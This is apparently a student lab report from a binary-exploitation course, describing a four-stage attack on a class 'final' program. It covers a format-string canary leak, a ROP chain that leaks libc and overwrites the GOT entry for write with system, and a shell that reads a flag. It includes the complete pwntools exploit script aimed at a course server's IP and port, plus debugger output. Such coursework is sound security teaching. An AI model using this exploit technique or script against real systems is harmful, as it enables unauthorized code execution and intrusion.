Final Project: Multi-Stage Exploits and Leak Canary

CSC 472/583

Gabriel and Kate

Lab performed on 12/16/2021

INTRODUCTION


The purpose of this lab is to utilize the multi-stage exploits (similar to lab 4) and the canary values to launch an attack on the final program. In this lab, the multi-stage exploits includes four stages. A brief overview of the four multi-stage exploits:

1. The first stage, we utilize the write function to leak information from write@libc.
2. Stage 2, we need to find the system@libc and use the offset values.
3. Stage 3 is to send system@libc to overwrite write@libc, which is stored in write@got.
4. Lastly, the fourth stage is to call write@plt again, but the write function has been replaced by the system function and then pass the ed string.

In addition to the multi-stage exploits, a canary exploit was included. Finding the canary value will allow us hack into the application without (-fno-stack-protector) NX/DEP and ASLR.


LAB EXECUTION

The below figure provides the target IP, target port, the vulnerable program, libc version, and guidance on which protection commands to turn off/on.



Target IP: `104.131.58.52`
Target Port: `9999`
Vulnerable program: `final(final.c)`
Target File (flag): `flag`
ASLR/NX and StackGuard are on, PIE is off
Hint Libc version: `libc6-i386_2.31-0ubuntu9.2_amd64` [Link]


A. Find the global offset value that will later be used for libc database search tool.


libc6-i386_2.31-0ubuntu9.2_amd64


	Symbol	Offset	Difference
●	_rtld_global	0x000000	0x0
○	system	0x045420	0x45420
○	open	0x0f41b0	0xf41b0
○	read	0x0f45d0	0xf45d0
○	write	0x0f4670	0xf4670
○	str_bin_sh	0x18f352	0x18f352

B. Compile: "**gcc final.c -o final –m32 –no-pie**"

C. Find the memory addresses for write@plt, write@got, and read@plt : Use command "**disas read**" and "**disas write**" to obtain memory address for write@plt, write@got, and read@plt.



```
gef➤  disas read
Dump of assembler code for function read@plt:
   0x080490d0 <+0>:     endbr32
   0x080490d4 <+4>:     jmp    DWORD PTR ds:0x804c00c
   0x080490da <+10>:    nop    WORD PTR [eax+eax*1+0x0]
End of assembler dump.
gef➤  disas write
Dump of assembler code for function write@plt:
   0x08049140 <+0>:     endbr32
   0x08049144 <+4>:     jmp    DWORD PTR ds:0x804c028
   0x0804914a <+10>:    nop    WORD PTR [eax+eax*1+0x0]
End of assembler dump.
```

D. Find the DeBrujin sequence/magic number to trigger to stack overflow and using "**pattern create**" and the command and "**pattern search $eip**" to find the little-endian number magic number



```
[ Legend: Modified register | Code | Heap | Stack | String ]
────────────────────────────────────────────────────────────────────
$eax   : 0x1
$ebx   : 0x62616162 ("baab"?)
$ecx   : 0x0804c060  →  "aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama[...]"
$edx   : 0xc8
$esp   : 0xffffd6c0  →  "eaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqa[...]"
$ebp   : 0x62616163 ("caab"?)
$esi   : 0xf7fb0000  →  0x001e9d6c
$edi   : 0xf7fb0000  →  0x001e9d6c
$eip   : 0x62616164 ("daab"?)
$eflags: [zero carry parity adjust SIGN trap INTERRUPT direction overflow RESUME virtual:
$cs: 0x0023 $ss: 0x002b $ds: 0x002b $es: 0x002b $fs: 0x0000 $gs: 0x0063
────────────────────────────────────────────────────────────────────
0xffffd6c0│+0x0000: "eaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqa[...]"    ← $esp
0xffffd6c4│+0x0004: "faabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabra[...]"
0xffffd6c8│+0x0008: "gaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsa[...]"
0xffffd6cc│+0x000c: "haabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabta[...]"
0xffffd6d0│+0x0010: "iaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabua[...]"
0xffffd6d4│+0x0014: "jaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabva[...]"
0xffffd6d8│+0x0018: "kaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwa[...]"
0xffffd6dc│+0x001c: "laabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxa[...]"
────────────────────────────────────────────────────────────────────
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x62616164
────────────────────────────────────────────────────────────────────
[#0] Id 1, Name: "final", stopped 0x62616164 in ?? (), reason: SIGSEGV
────────────────────────────────────────────────────────────────────
────────────────────────────────────────────────────────────────────
gef➤  pattern search $eip
[+] Searching '$eip'
[+] Found at offset 112 (little-endian search) likely
[+] Found at offset 304 (big-endian search)
gef➤
```


E. Use the command "**ROPgadget -binary final"** to find the memory address for **pop_pop_pop_ret .** Find the memory address for ed_string. Use the command "**gdb final**" and set breakpoint at the main method via "**br *main**". Type "r" to run the program and once it stops, type **grep "ed".**



```
0x080492ed : pop es ; mov eax, 0 ; jmp 0x804933c
0x080493f1 : pop esi ; pop edi ; pop ebp ; ret
0x08049044 : push 0 ; jmp 0x8049030
```

F. Leak the canary values: Update the attack script, make the size of the str array to 100. The canary value will be displayed right after the array on the stack. Run the file to find the canary value (78383025) and it is the 29th value. (Hint: take the quiz for these hints) Use the dollar sign qualifier to access any parameter on the stack, we want to access the 29th parameter "**%29$x**".


G. Crafting the final payload by using the skeleton python script provided on the course website and guidance from Class 12 and Class 13 lecture. Organize the stages, magic number, payload, correct memory addresses (write_plt, read_plt, write_got, pop_pop_pop_ret, ed_string), offset values, calculations for system@libc, canary value, canary parameter, etc… into the proper order.



gabrielsanabria — nano attack.py — nano — ssh ◂ ssh gs879404@badgerctf.cs.wcu

```
  GNU nano 5.4                                              attack.py *
#!/usr/bin/python

from pwn import *

# target: flag.txt @ 104.131.58.52:9999

offset_write =  0x0f4670
offset_system = 0x00045420
read_plt = 0x080490d4
write_plt = 0x08049144
write_got = 0x804c028
ed_str = 0x0804831f
pop_pop_pop_ret = 0x080493f1

def main():
    p = remote("104.131.58.52", 9999)

    # create your payload
    payload = "%29$x"
    p.sendline(payload)
    canary = p.recv()
    log.info("canary: 0x%s" % canary)

    payload = b"A"*100 + p32(int(canary,16)) + b"A"*12
    payload += p32(write_plt)
    payload += p32(pop_pop_pop_ret)
    payload += p32(1)
    payload += p32(write_got)
    payload += p32(4)

    payload += p32(read_plt)
    payload += p32(pop_pop_pop_ret)
    payload += p32(0)
    payload += p32(write_got)
    payload += p32(4)

    payload += p32(write_plt)
    payload += p32(0xdeadbeef)
    payload += p32(ed_str)
    p.sendline(payload)

    p.recv(100)
    write_libc = p.recv(4)
    log.info("0x%x", u32(write_libc))
    write_libc = u32(write_libc)
    log.info("write@libc: 0x%x", write_libc)
    libc_start_addr = write_libc - offset_write
    system_libc = libc_start_addr + offset_system
    log.info("system@libc: 0x%x", system_libc)
    p.send(p32(system_libc))

    # Change to interactive mode
    p.interactive()


if __name__ == "__main__":
    main()
```

H. Run the program with the command line "**python3 attack.py**". The final exploit should open a shell via "**!/bin/bash**" and use the shell to see the contents inside of the file flag via "**cat flag**".



```
root@43f373fc255c:/workdir # python3 attack.py
[+] Opening connection to 104.131.58.52 on port 9999: Done
[*] canary: 0xb'8491f400'
[*] 0xf7e56670
[*] write@libc: 0xf7e56670
[*] system@libc: 0xf7da7420
[*] Switching to interactive mode
$ !/bin/sh
$ cat flag
                              ,-'   ,"",
                             / / ,-'.-'
                   _,..-----+-".".-'_,..
           ,...,."'             `--.---'
         /,..,'                     `.
       ,'  .'                         `.
      j   /                             `.
      |  /,----._           ,.----.       .
     ,  j    _   \        .'   .,  `.     |
   ,'   |        |  ____  |         | ."--+,^.
  /     |`-....-',-'    `._`--....-' _/      |
 /      |     _,'          `--..__  `        '
j       | ,-"'    `    .'         `. `        `.
|        .\                        /  |         \
|         `\                     ,'   |          \
|          |                    |   ,-|           `.
.         ,'                    |-"'  |             \
 \       /                      `.    |              .
  ` /  ,'                        |    `              |
   /  /                          |     \             |
  /  |                           |      \           /
 /   |                           |       `.       _,
.     .                         .'         `.__,.',.----,
|      `.                     ,'             .-""      /
|        `._              _.'                |        /
|           `---.......,--"                  |      ,'
'                                            '    ,'
 \                                          /   ,'
  \                                        /  ,'
   \                                      / ,'
    `.                                   ,+'
      >.                                ,'
  _,-'  `-.._                      _,-'-._`
,__          `",-............,.---"        .
   \..---. _,-'            ,'               `.
          "                '..,--.___,-"""---' mh
GOOD JOB!!! - You passed this class.
$ 
```

DISCUSSION & CONCLUSION

In the final lab, we combined multiple exploits from the previous lectures, such as return oriented programming (ROP), global offset table (GOT) overwrite, information leakage, and leak canary, to launch an attack on the final program remotely. As mentioned briefly, there were four stages to this attack. Again, the first stage was to leverage the write function to leak information inside of write@libc memory address. Stage 2, we used the GOT values to find the system@libc. Stage3, was to send the system@libc to overwrite write@libc, which is stored in write@got. Lastly, stage 4 is to execute the exploits to create a shell. In addition, we were tasked to find the leak canary values to bypass the no stack protection. With all of the combined information, we were able to complete the shell code and see the contents inside of the flag file. The most difficult part of this lab was to figure out how to launch the attack remotely (due to server protection issues) and assignment/laboratory rubric was not provided; therefore, a lot of guidance was heavily dependent on our understanding from the previous class lectures.